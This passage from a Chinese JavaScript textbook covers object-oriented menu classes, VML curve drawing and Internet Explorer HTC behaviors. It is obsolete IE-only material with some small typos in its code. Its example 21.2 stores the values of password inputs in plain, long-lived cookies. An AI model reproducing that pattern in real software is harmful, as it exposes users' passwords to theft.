    ("window[\""+this.id+"\"].hideSub();",200); }
    this.cancelHideSub = function(){ clearTimeout(this.timer); }
    //对象初始化
    this.html()._onmouseover = this.html().onmouseover;
    this.html()._onmouseout = this.html().onmouseout;
    this.html().onmouseover = function(){
        clearTimeout(this.self.timer);
        if(this.disabled)return;
        if(_sub&&_sub.childNodes().length>0)if(_sub.dir()=="vertical"){
            _sub.show(_html.offsetLeft, _html.offsetTop+_html.offsetHeight);
        }else{
            _sub.show(_html.offsetLeft+_html.offsetWidth, _html.offsetTop);
        }
        this._onmouseover();
    }
    this.html().onmouseout = function(){
        this.self.preHideSub();
        this._onmouseout();
    }
}
```

“MenuItem”类应用了多重继承，同时继承了“Alternation”类和“Link”类。其创建的实例将作为菜单中的条目。

“MenuItem”类的方法“sub（）”允许创建菜单条目指向的子菜单。使用形如“objMenuItem.sub（）.add（text，href，target）”的语法可以向其子菜单中添加条目。

说明 每一层菜单的容器和菜单条目形成了类似于HTML DOM的树状结构，这样就允许用户使用这两个类构建任意层数的菜单。

```
function MenuBar(){
    //继承
    HTML.apply(this);
    //特权方法
    this.add = function add(text){
        var obj = new MenuItem(text);
        obj.style({"width":"auto"});
        obj.sub().dir("vertical");
        this.appendChild(obj);
    }
}
```

“MenuBar”类继承自“HTML”类，用于维护最顶层的菜单栏对象。

下面的“window.onload”事件中，演示了如何使用上面创建完成的类。

```
window.onload = function(){
    obj = new MenuBar();
    obj.attach(document.body);
    obj.add("文件"); obj.add("编辑"); obj.add("视图"); obj.add("格式");
    obj.childNodes(0).sub().add("打开", "http:\/\/www.163.com");
    obj.childNodes(0).sub().add("退出", "http:\/\/www.163.com");
    obj.childNodes(1).sub().add("复制", "http:\/\/www.163.com");
    obj.childNodes(1).sub().add("粘帖", "http:\/\/www.163.com");
    obj.childNodes(1).sub().add("撤销", "http:\/\/www.163.com");
    obj.childNodes(1).sub().childNodes(1).sub().add("剪贴板1");
    obj.childNodes(1).sub().childNodes(1).sub().add("剪贴板2");
    obj.childNodes(1).sub().childNodes(1).sub().add("剪贴板3");
}
</script>
</head>
<body>
</body>
</html>
```

此特效执行的效果如图20.11所示。



图20.11 页面菜单效果

由上面的代码可以看出，以一个“HTML”类为基础，衍生出了“Alternation”、“Link”、“MenuLayer”、“MenuItem”和“MenuBar”5个子类。这样，对于“show”、“hide”、“move”等公用方法可以直接在衍生出的子类的实例中调用，提高了代码的重用性。

在设计各个类的构造函数的时候，通过私有成员、公共成员和特权函数的访问控制，实现了代码细节的封装。将程序的复杂性封装在每个类的内部，通过少量的公共函数和外部交互，最大程度避免了意外的出现。

此外通过类的封装和面向对象的程序设计思路，使代码的逻辑结构得到了简化。复杂的问题被分

解成为若干对象，与传统的按功能区分的模块化设计相比具有更大的优势。

20.5 小结

本章从程序设计的角度，讲解了JavaScript中，面向对象的实现方法。由于JavaScript是一种基于对象的语言，因此其面向对象的实现与传统的面向对象的语言稍有不同。在JavaScript中，没有用于实现类和继承机制的关键字，而是使用函数来实现类的构造和继承。本章讲解的知识点如下。

（1）面向对象编程基础。讲述了什么是面向对象，面向对象编程的优势和需要注意的要素。

（2）JavaScript中类的实现。讲述了如何使用函数作为类的构造器。

（3）“prototype”原型的作用。讲述了如果使用“prototype”的特性，想用户自定义的类，乃至于系统内置对象中增加新的属性和方法。

（4）JavaScript中类的封装。讲述了类成员不同级别之间的访问控制。

（5）JavaScript中类的继承。讲述了基于“prototype”的原型继承和基于函数对象“apply”方法的继承。

（6）JavaScript函数对象的“arguments”、“callee”和“caller”属性的应用。

（7）以一个构建Web页面菜单特效的实现，演示类与继承的实际应用。

第21章　用JS来画图——VML和behavior

上一章讲述了使用类的概念，在JavaScript语言中实现面向对象的编程。面向对象的封装和继承特性，使得代码更加的结构化，也使代码的重用性得到加强。在JavaScript中合理地使用类的封装和继承，在操作大型的应用时是非常必要的。

JavaScript的一个缺憾是，其对图形的支持比较弱。例如没有什么内置的函数或方法可以用于生成一个指定的图片。幸运的是，“Internet Explorer 5.0”及其以后的版本支持行为（“behavior”），内置的“VML”行为允许JavaScript操作图形。

21.1　实例：用VML画出正弦和余弦曲线

代码21.1.htm是一个使用JavaScript操作VML的behavior，画出正弦和余弦曲线的例子。

代码21.1.htm　用VML画正弦和余弦曲线

```
<html xmlns:v>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>21-1  用VML画正弦和余弦曲线</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; padding:0px; margin:0px; }
v\:* { BEHAVIOR:url(#default#VML); }
</style>
<script>
//全局变量，用于记录窗口客户区的尺寸
var xx, x0, x1, yy, y0, y1;
//"print"函数用于输出HTML到页面中
function print(str){ document.write(str); }
//"main"函数为需要执行的程序主体
function main(){
    //获取窗口客户区的尺寸
    xx = document.documentElement.offsetWidth/2;
    x0 = document.documentElement.offsetWidth/8;
    x1 = document.documentElement.offsetWidth*7/8;
    yy = document.documentElement.offsetHeight/2;
    y0 = document.documentElement.offsetHeight/6;
    y1 = document.documentElement.offsetHeight*5/6;
    //画横坐标
    arrow([x0-50, yy], [x1+50, yy]);
    //画纵坐标
    arrow([xx, y1+20], [xx, y0-20]);
    //画正弦函数图像
```

```
    map(sin, x0, x1);
    //画余弦函数图像
    map(cos, x0, x1);
}

//根据指定的函数和定义域画出函数图像
function map(fn, min_x, max_x, step){
    var parameters;
    parameters = new Array();
    min_x = min_x || 0;
    max_x = max_x || document.body.offsetWidth;
    step = step || 1;
    for(var i=min_x; i<max_x; i+=step){
        parameters.push(i+","+fn(i));
    }
    polyLine(parameters);
}

//函数"polyLine"用于画折线
function polyLine(parameters){
    var str;
    str = "<v:PolyLine Filled=\"false\" Points=\"" + parameters.join(" ")+"\"><\/v:PolyLine>";
    print(str);
}

//函数"arrow"用于画箭头
function arrow(start, end){
    var str;
   str = "<v:line from=\""+start+"\" to=\""+end+"\"><v:stroke endarrow=\"Classic\" \/><\/v:line>"
    print(str);
}
//正弦函数
function sin(x){ return(Math.sin((x-xx)/25)*(y1-yy)+yy); }
//余弦函数
function cos(x){ return(Math.cos((x-xx)/25)*(y1-yy)+yy); }
</script>
</head>
<body>
<script>
    main();
</script>
</body>
</html>
```

程序的执行结果如图21.1所示。

例子中，使用了“VML”用来实现画图的功能。形如“v:line”等均为VML中预定义的标签。这些标签具有特殊的含义。



图21.1 正弦和余弦函数图像

21.2 页面行为“Behavior”与“HTC”

动态HTML（DHTML）的行为（Behavior）是一种对页面的功能和行为封装的技术。在HTML页面的标准元素上应用“Behavior”时，可以增强元素的默认行为。“Behavior”同时也允许程序员向页面中添加自定义的元素。“Behavior”功能的出现目的是彻底实现代码与内容的分离。

21.2.1 “Behavior”简介

自“Microsoft Internet Explorer 5.5”开始，以及其后的IE浏览器开始支持“DHTML Behavior”。通过使用“Behavior”，可以增强HTML元素的行为，而不需要添加额外的代码。例如对无序列表“<ul>”元素，可以通过“Behavior”实现，在鼠标单击此列表时，此列表自动展开或折起。

“Behavior”作为一个封装的组件，可以实现进代码和内容的彻底分离。这样不仅仅利于代码的重用，而且有利于页面源代码的管理与控制。此外，对于“Behavior”的声明就像使用样式一样的简单，只需要在元素的“CSS”属性中声明其“Behavior”属性即可。

“Behavior”分为两类：一类是通过向HTML中现有的标记元素中，添加新属性、方法等来扩展其默认的行为模式，称为“附加行为”（attached behavior）；另一类是定义全新的标记名，实现自定义标记的扩展，称为“元素行为”（element behavior）。

附加行为的使用方式很简单，通过CSS中的“behavior”属性来实现对元素行为的指定。例如：

```
body { behavior:url(myBehavior.htc); }
.class1 { behavior:url(another.htc); }
```

其中，“url（）”中的内容“myBehavior.htc”为“behavior”所引用的文件的位置（此属性的语法类似于CSS中的“background-image”属性）。

通过“behavior”，可以使用CSS的样式选择器，向HTML页面中的指定元素添加新的属性与方法，绑定事件，从而扩展HTML元素的默认行为。例如，HTML中一种常见的应用是，当鼠标移动到某个元素上时，高亮显示此元素，而鼠标移出后，则恢复原来的样式。在没有“behavior”的时候，程序员需要给每个元素分别绑定“onmouseover”和“onmouseout”事件，非常繁琐不说，需要重用代码的时候也会非常的麻烦。而使用“behavior”，则只需要将这种鼠标移入与移出的操作抽象成为一个“行为”，并书写成一个“HTC”文件（“HTML Component”—“HTML”组件），然后就可以像使用样式一样，用标记名、类名或id名等CSS选择器来标识需要实现此效果的元素。

元素行为与附加行为不同，通过“import”声明来引入，例如：

```
<?IMPORT namespace="hutia" implementation="timer.htc" >
```

需要注意的是，元素行为需要设置自定义标记，因此在HTML页面中使用时，需要声明其命名空间，下面是一个比较完整的例子：

```
<HTML xmlns:hutia>
<head>
<?IMPORT namespace="hutia" implementation="timer.htc" >
</head>
<body>
<hutia:myTime />
</body>
</html>
```

上面例子中的命名空间是“hutia”。其引用的“HTC”文件为“timer.htc”。

注意 对于没有子元素的标记，需要用“/>”来关闭，避免出现未结束的标记。

21.2.2 “HTC”文件的基本书写规范

构造“HTC”文件的最简单，也是最快捷的方法就是使用DHTML和脚本语言（例如“VBScript”或“JavaScript”）来书写。不仅如此，“HTC”文件还可以通过微软脚本组件（WSC—“Miscrosoft Windows Script Componenet”），甚至于“Miscrosoft Visual C++”来书写。本书将就如何用DHTML和脚本实现HTC做一个简单的介绍。

用DHTML和脚本书写的“HTC”文件类似于一个普通的HTML文件，唯一的区别在于其中含有用于实现行为的脚本和一套用于“HTC”解析用的特殊标记。这些特殊标记表明了如何对指定的元素应用行为。

21.2.3 “HTC”文件中的特殊标记名（1）

“HTC”中指定的特殊标记如下。

（1）“PUBLIC:COMPONENT”标记。此标记标志当前文件是一个“HTC”文件。其语法如下：

```
<PUBLIC:COMPONENT
    ID = "sID"
    lightWeight = "bLight"
    literalContent = "sLiteral"
    NAME = "sName"
    supportsEditMode = "bEditable"
    tagName = "sTagName"
    URN = "sURN"
>
<!-- child elements -->
</PUBLIC:COMPONENT>
```

属性“ID”等同于DHTML中同名属性的作用，用于给此元素定义一个标志符。

属性“lightWeight”可选，字符串型。此属性标识当前HTC文档中是否包含标记。其可能的取值为：“true”—“HTC”文件中不包含标记；“false”默认值—“HTC”文件中包含标记。如果“HTC”文件中不包含标记，应该将此属性设置为“true”以提高性能。

属性“literalContent”可选，字符串型。指定自定义标记中的内容是否需要被解析并表现，或者直接作为一个数据岛。这个属性仅当“HTC”作为一个“元素行为”，即“tagName”属性被定义的情况

下有效。此属性可能的取值为："false"默认值，"tagName"属性指定的标记内的标记与内容均被解析并表现；"nested"，"Microsoft Internet Explorer 6.0"及以上版本支持，将自第1个"tagName"属性指定的标记的开始标记起，至最后一个此标记结束中的所有内容视作数据岛处理，不做任何解析或表现；"true"将自第1个"tagName"属性指定的标记的开始标记起，至第1个此标记结束中的所有内容视作数据岛处理，不做任何解析或表现。

说明 属性"literalContent"被设置为"true"时，则"tagName"属性指定的标记的行为类似于HTML页面中的"XML"和"Script"标记。

属性"NAME"可选，字符串型，定义元素的名称。

属性"supportsEditMode"可选，字符串型，标识应用此"HTC"的元素是否可以编辑。此属性仅当当前HTC被设置为"元素行为"时可用。可能的取值为："true"元素可以编辑；"false"默认值，元素不可以编辑。

属性"tagName"可选，字符串型。定义自定义标记的标记名。此属性仅适用于定义"元素行为"的"HTC"文件。

属性"URN"可选，字符串型。以全局唯一资源名称的格式，定义组件的全局标识。此属性运行多个"behavior"捕获同名的事件。

"PUBLIC:COMPONENT"标记中，可能出现最多一次的"HTC"标记为"PUBLIC:DEFAULTS"，可能出现一次或多次的"HTC"标记有"PUBLIC:ATTACH"、"PUBLIC:EVENT"、"PUBLIC:METHOD"，"PUBLIC:PROPERTY"。

(2)"PUBLIC:DEFAULTS"标记。此标记位于"PUBLIC:COMPONENT"标记中，仅能出现一次。用于设置"HTC"元素的默认值。其语法如下：

```
<PUBLIC:DEFAULTS
   canHaveHTML = "bCanHaveHTML"
   contentEditable = "bEditable"
   style = "sStyle"
   tabStop = "bIsTabStop"
   viewInheritStyle = "bInheritsStyle"
   viewLinkContent = "bViewLinkContent"
   viewMasterTab = "bViewMasterTab"
/>
```

属性"canHaveHTML"可选，字符串型，可能取值为："true"，当前"HTC"文件定义的标记中可以含有HTML标记；"false"，当前"HTC"文件定义的标记中不可以含有HTML标记。

属性"contentEditable"可选，字符串型，可能的取值为："inherit"，默认值，继承其父元素的可编辑性；"false"，当前"HTC"文件定义的标记不可以编辑；"true"，当前"HTC"文件定义的标记可以编辑。

属性"style"可选，字符串型，定义当前"HTC"文件定义的标记的样式。

属性"tabStop"可选，字符串型，可能的取值为："false"，默认值，在按下"Tab"键时，焦点不会在当前"HTC"文件定义的标记上停留；"true"，焦点会在当前"HTC"文件定义的标记上停留。

属性"viewInheritStyle"可选，字符串型，可能的取值为："false"，"ViewLink"不会从主文档中继承样式；"true"，默认值，"ViewLink"自主文档中继承样式。

说明 如前文所述，“HTC”是一个HTML格式的文档。因此，其允许实现对文档子树的封装，允许将一部分的HTML文档封装在“HTC”文件中，这个特性被称作“ViewLink”。

属性“viewLinkContent”可选，字符串型，可能的取值为：“false”，默认值，“HTC”文件中的HTML内容不被作为“ViewLink”；“true”，“HTC”文件中的HTML内容作为“ViewLink”显示。

属性“viewMasterTab”可选，字符串型，可能的取值为：“false”，“ViewLink”中的元素不被计入主文档的“Tab”键顺序；“true”，默认值，“ViewLink”中的元素计入主文档的“Tab”键顺序。

(3)“PUBLIC:ATTACH”标记，此标记用于绑定事件函数到应用行为的元素。其语法如下：

```
<PUBLIC:ATTACH
    EVENT = "sEvent"
    FOR = "sObject"
    ID = "sID"
    ONEVENT = "sEventHandler"
/>
```

“EVENT”属性必须，字符串型，为需要绑定的事件名。

注意 除了通常的DHTML事件外，此属性还可以取值为：“oncontentready”，当元素被解析完成后激发；“oncontentsave”，当元素被保存或拷贝前激发；“ondetach”，当行为与元素分离时激发；“ondocumentready”，当元素所在文档的解析完成时激发。

“FOR”属性可选，字符串型，为需要绑定事件的元素名，可能的取值为：“document”，绑定事件到“document”对象；“element”，默认值，绑定事件到当前应用行为的对象；“window”，绑定事件到窗口对象。

“ID”属性可选，类似于DHTML中的“ID”属性，用于标识此“PUBLIC:ATTACH”标记。

“ONEVENT”属性必须， 指定的单行脚本或事件函数句柄。

代码21.2.htm是一个使用“HTC”绑定事件，来扩展“input”元素的例子。

代码21.2.htm 使用“HTC”绑定事件，扩展“input”元素

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>21-2  使用HTC绑定事件</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
input { behavior:url(inc/htc/21-2.htc); } /* 对所有input元素应用行为 */
</style>
</head>
<body>
用户名：<input value="hutia" id="userName">
密码：<input type="password" id="userPass">
</body>
</html>
```

下面是代码21.2.htc的内容。

代码21.2.htc

```
<html>
<head>
<PUBLIC:COMPONENT>
    <PUBLIC:ATTACH event="oncontentready" onevent="init();"/>      <!-- 绑定初始化事件 -->
    <PUBLIC:ATTACH event="onchange" onevent="save();"/>            <!-- 绑定onchange事件 -->
    <PUBLIC:ATTACH event="onfocus" onevent="_onfocus();"/>         <!-- 绑定onfocus事件 -->
    <PUBLIC:ATTACH event="onblur" onevent="_onblur();"/>           <!-- 绑定onblur事件 -->
</PUBLIC:COMPONENT>
<script>
function init(){                                                   //初始化当前元素
    if(element.id){                                                //如果元素有id属性
        if(/text|password/i.test(element.type)){                   //如果元素是text或password类型
            element.value = session(element.id) || "";             //试图获取上次保存的值
        }
    }
}

function save(){                                                   //元素值被改变时激发此函数
    if(element.id){                                                //如果元素有id属性
        if(/text|password/i.test(element.type)){                   //如果元素是text或password类型
            session_save(element.id, element.value);               //保存元素的值到Cookie
        }
    }
}

function _onfocus(){                                               //元素获得焦点时激发此函数
    element.select();                                              //选取元素的内容文本
    element.originalBackgroundColor = element.style.backgroundColor;  //保存元素初始的背景色
    element.style.backgroundColor = "yellow";                      //高亮显示元素背景
}

function _onblur(){                                                //元素失去焦点时激发此函数
    element.style.backgroundColor = element.originalBackgroundColor;  //恢复元素初始的背景色
}

function session(name){                                            //此函数用于自Cookie中读取指定信息
    var re;
    re = String(document.cookie).match(new RegExp(regexp_add_slash(escape(name))+"=(.+?)(?=;|$)"));
     if(re)re=unescape(re[1]);
     return(re);
}

function session_save(name, value){                                //此函数用于将键值对写入Cookie中
    var dt = new Date();
    dt.setYear(2200);
    document.cookie = escape(name) + "=" + escape(value) + ";expires=" + dt.toUTCString() + ";";
}

function regexp_add_slash(str){ return(str.replace(/(\W)/g,"\\$1")); }
```

```
</script>
</head>
</html>
```

程序执行效果如图21.2和图21.3所示。



图21.2 程序初始界面



图21.3 “input”元素获得焦点后的样式变化

可以看出，在HTML页面中使用“behavior”是非常简单的事情。使用“behavior”后，页面变得更加清晰，代码重用性也变得很高。

注意 在“HTC”文件中，全局变量“element”指向当前行为所应用的元素。如果在“HTC”文件中有全局的过程调用，则会视页面中具有此行为的元素的个数，多次调用此过程。此外，在“HTC”中不可以直接使用“onmouseover”、“onmouseover”等名称作为函数名。

21.2.4 “HTC”文件中的特殊标记名（2）

（1）“PUBLIC:EVENT”标记。此标记用于向元素中添加一个自定义的事件。其语法如下：

```
<PUBLIC:EVENT
    ID = "sEventID"
    NAME = "sName"
/>
```

“ID”属性可选，字符串型，类似于HTML页面中元素的“ID”属性，用于标识此“PUBLIC:EVENT”元素。

“NAME”属性必须，字符串型，定义事件的名称。

此元素具有具有方法“fire”，用于激发此事件。其语法如下：

```
eventID.fire( [oEvent] );
```

“eventID”是“PUBLIC:EVENT”标记的“ID”属性。参数“oEvent”可选，为一个事件（“event”）对象。

下面代码21.3.htm与代码21.3.htc是一个使用自定义事件的例子。

代码21.3.htm 设置自定义事件

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>21-3  设置自定义事件</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
.countDown { behavior:url(inc/htc/21-3.htc); } /* 定义倒计时行为 */
```

```
</style>
</head>
<body>
还剩下：<span class="countDown" ontimeout="alert('时间到！Event对象的返回值是：\r\n'
+event.myText);"></span>
</body>
</html>
```

代码21.3.htc

```
<html>
<head>
<PUBLIC:COMPONENT>
    <PUBLIC:ATTACH event="oncontentready" onevent="init();"/>    <!--绑定oncontentready事件-->
    <PUBLIC:EVENT id="evtTimeout" NAME="ontimeout" />            <!--自定义事件ontimeout-->
</PUBLIC:COMPONENT>
<script>
var _left = 10;                                                  //定义全局变量
var _startTime;

function init(){                                                 //初始化函数
    element.innerHTML = _left + "秒";                            //初始化元素内容
    _startTime = new Date();                                     //记录开始时间
    setTimeout(count_down,1000);                                 //开始倒计时
}

function count_down(){                                           //倒计时函数
    var oEvent;
    _left--;
    element.innerHTML = _left + "秒";                            //刷新元素内容
    if(_left>0){
        setTimeout(count_down,1000);                             //设定延时函数
    }else{
        oEvent = createEventObject();                            //创建新的事件"Event"对象
        oEvent.myText = "实际耗时 " + ((new Date()) - _startTime) + "毫秒";
                                                                 //设定Event的自定义属性
        evtTimeout.fire(oEvent);                                 //激发事件
    }
}
</script>
</head>
</html>
```

程序运行的效果如图21.4和图21.5所示。

从上面的代码可以看出，自定义的事件激发与行为模式，和系统内置事件的效果完全相同，同样可以通过全局的“event”对象来实现事件信息的传递。

注意 在“HTC”文件中的全局变量，在主HTML页面中是不可见的。也就是说，即使是同一个“behavior”在不同元素上的实现，其全局变量也是相互独立的。例如上例中的“_left”与“_startTime”变量，在外部均是无法访问的。这点有些类似于类对私有成员的封装。



图21.4 倒计时示例，倒计时状态的界面

图21.5 自定义事件的激发

(2) “PUBLIC:METHOD”标记，用于向元素中添加自定义的方法。其语法如下：

```
<PUBLIC:METHOD
    ID = "sID"
    INTERNALNAME = "sInternalName"
    NAME = "sName"
/>
```

“ID”属性可选，字符串型，类似于HTML页面中元素的“ID”属性，用于标识此“PUBLIC:METHOD”元素。

“INTERNALNAME”属性可选，字符串型，为此方法在“HTC”中的内部名称。如果未定义此属性，则采用“NAME”属性作为默认值。

“NAME”属性必选，字符串型，为在HTML文档中引用的、公开的方法名称。在“INTERNALNAME”属性缺省时，此属性也作为方法在HTC内部对应的函数名。

代码21.4.htm是一个使用自定义方法的例子。

代码21.4.htm 设置自定义方法

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>21-4  设置自定义方法</title>
<style>
* { font-size:12px; font-family:宋体, Arial; }                    /*规定了所有的字体样式*/
body { overflow:auto; background-color:buttonface; border-style:none; }
.toggleButton {
    display:inline; background-color:buttonface;                  /*定义反转按钮的样式*/
    padding:2px 10px; margin:0px 10px; cursor:pointer;
    border:2px outset white;
    behavior:url(inc/htc/21-4.htc);                               /*定义反转按钮行为*/
}
</style>
</head>
<body>
<div class="toggleButton" onclick="this.toggle();">这是反转按钮1</div>
<div class="toggleButton" onclick="this.toggle();">这是反转按钮2</div>
</body>
</html>
```

代码21.4.htc

```
<html>
<head>
<PUBLIC:COMPONENT>
    <PUBLIC:METHOD INTERNALNAME = 'toggle" NAME = 'toggle" />        <!--定义自定义方法-->
</PUBLIC:COMPONENT>
<script>
_status = -1;

function toggle(){
    element.style.borderStyle = ['inset", 'outset"][++_status%2];        //切换当前对象的边框样式
}
</script>
</head>
</html>
```

代码的执行效果如图21.6和图21.7所示。



图21.6 反转按钮初始界面



图21.7 鼠标单击按钮后按钮状态发生反转

本例中使用“div”来模拟反转按钮。在“div”对象上单击鼠标左键，则对象的边框样式在“inset”和“outset”之间切换，模拟按钮的按下和弹起状态。

(3)“PUBLIC:PROPERTY”标记，用于向对象中添加自定义的属性。其语法如下：

```
<PUBLIC:PROPERTY
    GET = "sGetFunction"
    ID = "sPropertyID"
    INTERNALNAME = "sInternalName"
    NAME = "sName"
    PERSIST = "bPersist"
    PUT = "sPutFunction"
    VALUE = "vValue"
/>
```

“GET”属性可选，字符串型，指定一个函数名。在试图读取此属性的时候将调用此函数。

“ID”属性可选，字符串型，类似于HTML页面中元素的“ID”属性，用于标识此“PUBLIC:PROPERTY”元素。

“INTERNALNAME”属性可选，字符串型，标识HTC内部对此属性的引用名。

“NAME”属性必须，字符串型，为主文档中可访问的属性名称。默认情况下此名称也作为“HTC”文件中，脚本访问的内部名称，除非“INTERNALNAME”属性被设定。

“PERSIST”属性可选，布尔型，标识此属性在页面中的持续性。

“PUT”属性可选，字符串型，指定一个函数名。在试图对此属性赋值的时候将调用此函数。

“Value”属性可选，设定此属性的默认值。

注意 如果仅仅指定了“GET”属性而不设置“PUT”属性，则此属性为只读；如果仅仅指定了“PUT”属性而不设置“GET”属性，则此属性为只写（很少用，实际意义不大）；如果“PUT”和“GET”属性同时缺省或者同时提供，则此属性可读写。

通过“behavior”向元素中添加的属性，与以前章节中直接通过“obj.属性名=值”的添加方式比较，具有更高的可控性。可以通过“PUBLIC:PROPERTY”的“GET”与“PUT”指定的函数，更好地控制对自定义属性的读写。代码21.5.htm是一个使用“behavior”实现自定义属性的例子。

代码21.5.htm 设置自定义属性

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>21-5  设置自定义属性</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body {
    overflow:auto;
    behavior:url(inc/htc/21-5.htc); /* 定义自定义属性行为 */
}
</style>
<script>
window.onload = function(){
    var b = document.body;
    b.innerHTML = "输出行1：";          //通过向自定义属性"innerHTML"赋值实现输出
    b.innerHTML = "<input value=\"测试\" \/><br\/>";
    b.innerHTML = "输出行2：";
    b.innerHTML = "<input type=\"button\" value=\"测试\" \/>";
}
</script>
</head>
<body>
</body>
</html>
```

代码21.5.htc

```
<html>
<head>
<PUBLIC:COMPONENT>
    <!--自定义属性"innerHTML"-->
    <PUBLIC:PROPERTY NAME="innerHTML" PUT="innerHTML_put" GET="innerHTML_get"/>
</PUBLIC:COMPONENT>
<script>
//全局变量
var _innerHTML = "";
//当对元素的自定义属性"innerHTML"赋值时，"innerHTML_put"函数被调用
function innerHTML_put(str){
    var obj;
```

```
    _innerHTML += str;
    obj = element.document.createElement("span");
    obj.innerHTML = str;
    element.appendChild(obj);
}
//当试图访问元素的自定义属性"innerHTML"时，"innerHTML_get"函数被调用
function innerHTML_get(){
    return(_innerHTML);
}
</script>
</head>
</html>
```

程序执行效果如图21.8所示。



图21.8 使用“behavior”实现自定义属性

由上面代码可以看出，使用“behavior”自定义的属性，可以覆盖DOM中存在的、同名的属性。在不使用此“behavior”时，对“BODY”对象的“innerHTML”属性赋值，会使其原本的内容丢失。上例中，用自定义的属性“innerHTML”覆盖了原本的同名属性后，再对其执行赋值操作，其行为模式就发生了变化，变为向“BODY”对象的内容中增加一个新的“SPAN”元素，“SPAN”元素的内容为赋值的内容。

在主页面中，试图对自定义属性赋值的时候，“PUBLIC:PROPERTY”标记中的“PUT”所指向的函数将被调用，而对自定义属性所赋的值将作为参数传递给此函数。

21.2.5 综合示例——菜单组件

上一章中，用类的封装方法实现了一个菜单类。下面代码21.6.htm将用“behavior”方式实现一个简单的菜单组件的封装。读者可以将两者做一个比较，理解两种封装方式的异同。

代码21.6.htm “Behavior”综合应用——菜单组件

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>21-6 "Behavior"综合应用——菜单组件</title>
<style>
.menu {
    font-size:12px;
    height:20px;
    line-height:20px;
    font-family: arial;
    behavior:url(inc/htc/21-6.htc);
    width:140px;
}
</style>
</head>
<body>
<span class=menu>
```

```
    <span>文件</span>
    <span class=menu>打开</span><br>
    <span class=menu>
        <span>最近打开的文件</span>
        <span class=menu>文件1</span><br>
        <span class=menu>
        <span>文件夹2</span>
        <span class=menu>我是hutia</span><br>
        <span class=menu>Axiang</span><br>
        <span class=menu>Humi</span><br>`
    </span><br>
    <span class=menu>文件3</span><br>
    </span><br>
    <span class=menu>关闭</span><br>
</span>
<span class=menu>编辑</span>
</body>
```

在“style”块中的“.manu”选择符中定义了“behavior”指向的“HTC”文件。在页面内容中，用“span class”=menu“”指定了需要应用此“behavior”的元素。由上面的代码可以看出，代码和内容被彻底的分开了，从HTML中可以更加清晰地看出内容的结构。

本例中“”表示一个菜单项目，如果此菜单项目下有子菜单，则其DOM结构下第1个子节点作为其菜单按钮条目显示，其他节点作为子菜单项目。如果此菜单项目下无子菜单，则其内容的文本作为菜单按钮条目显示。“”允许嵌套，从而形成复杂的菜单。

下面是上面例子中用到的“HTC”文件。

代码21.6.htc

```
<public:component>
<!--向组件中添加方法-->
<public:method name="openSub" />
<public:method name="closeSub" />
<public:method name="doOut" />
<!--向组件中添加属性-->
<public:property name="enabled"/>
<!--向组件中绑定事件-->
<public:attach event="onmouseover" onevent="doOver()" />
<public:attach event="onmousedown" onevent="doDown()" />
<public:attach event="onmousedown" onevent="doUp()" />
<public:attach event="onmouseup" onevent="doOver()" />
<public:attach event="onmouseout" onevent="doOut()" />
<public:attach event="oncontextmenu" onevent="doNothing()" />
<public:attach event="onselectstart" onevent="doNothing()" />
<public:attach event="ondrag" onevent="doNothing()" />
<public:attach event="oncontentready" onevent="doInit()" />
</public:component>
<script>
//定义菜单项目在不同状态下的样式
menuNormalStyle="\
```

```
    border: #eef 1px outset;\
    background-Color: #ddddf6;\
    cursor: pointer;\
    padding-left: 4px;\
";
menuOverStyle="\
   border: #eef 1px outset;\
   background-Color: #ccccee;\
   Color: #f66;\
   cursor: pointer;\
   padding-left: 4px;\
";
menuDownStyle="\
    border: #eef 1px outset;\
    background-Color: #ccccee;\
    cursor: pointer;\
    padding-left: 4px;\
";
```

上面3个全局变量“menuNormalStyle”、“ menuOverStyle”和“menuDownStyle”分别定义了菜单项目在普通、鼠标移入和鼠标按键按下时的样式。

小技巧 在字符串中，可以在行末使用反斜线“\”来实现断行，减小每行的长度，使得代码更加清晰。需要注意的是，这种断行仅能用于字符串中，在普通的代码段中不可以使用这种方式断行。

```
function doInit(){
    element.isMenuItem=true;
    if(element.children.length==0){
        element.hasSubmenu=false;
    }else{
        element.submenu=document.createElement("DIV");
        tempStr="";
        for(var i=1;i<element.children.length;i++){
            try{
                tempStr+=element.children[i].outerHTML;
            }catch(e){}
        }
        element.submenu.innerHTML=tempStr;
        element.innerHTML=element.children[0].innerHTML;
        element.insertAdjacentElement("AfterEnd",element.submenu);
        element.submenu.style.display="none";
        element.submenu.parentMenu=element;
        element.submenu.onmouseout=function(){
            try{
              if(event.toElement.parentNode!=this&&event.toElement.parentNode.parentMenu!=event.
              srcElement&&event.toElement.parentNode!=event.srcElement.parentNode){
                    this.parentMenu.doOut();
                }
            }catch(e){}
```

```
        }
    }
    element.style.cssText=menuNormalStyle;
    element.closeSub();
}
```

函数“doInit”在元素节点完全载入并解析完成后被调用。此时文档未必已完全载入，但是当前应用“behavior”的节点已经解析完毕，因此可以使用“childNodes”等DOM属性和方法来重构当前节点内容，而不用担心出现意外（如果不在此事件或其后访问当前节点内容，而是在“HTC”中的“script”过程调用中直接访问，则可能因为解析未完成造成意外）。

```
function doOver(){
    element.style.cssText=menuOverStyle;
    element.openSub();
}
function doOut(){
    try{
        if(event.toElement.parentNode.parentMenu==element){return(false);}
    }catch(e){}
    element.style.cssText=menuNormalStyle;
    element.closeSub();
}
```

函数“doOver”与“doOut”被绑定到元素的“onmouseover”与“onmouseout”事件，用于在鼠标移入和移出时改变元素样式，并打开或关闭子菜单。

```
function doDown(){ element.style.cssText=menuDownStyle; }
function doUp(){ element.style.cssText=menuOverStyle; }
function doNothing(){ return(false); }
```

函数“doDown”和“doUp”用于相应鼠标单击事件。“doNothing”函数被绑定到“onselectstart”等事件，用于禁止选择或拖动的发生。

```
function openSub(){
    try{
        element.submenu.style.display="";
        element.submenu.style.position="absolute";
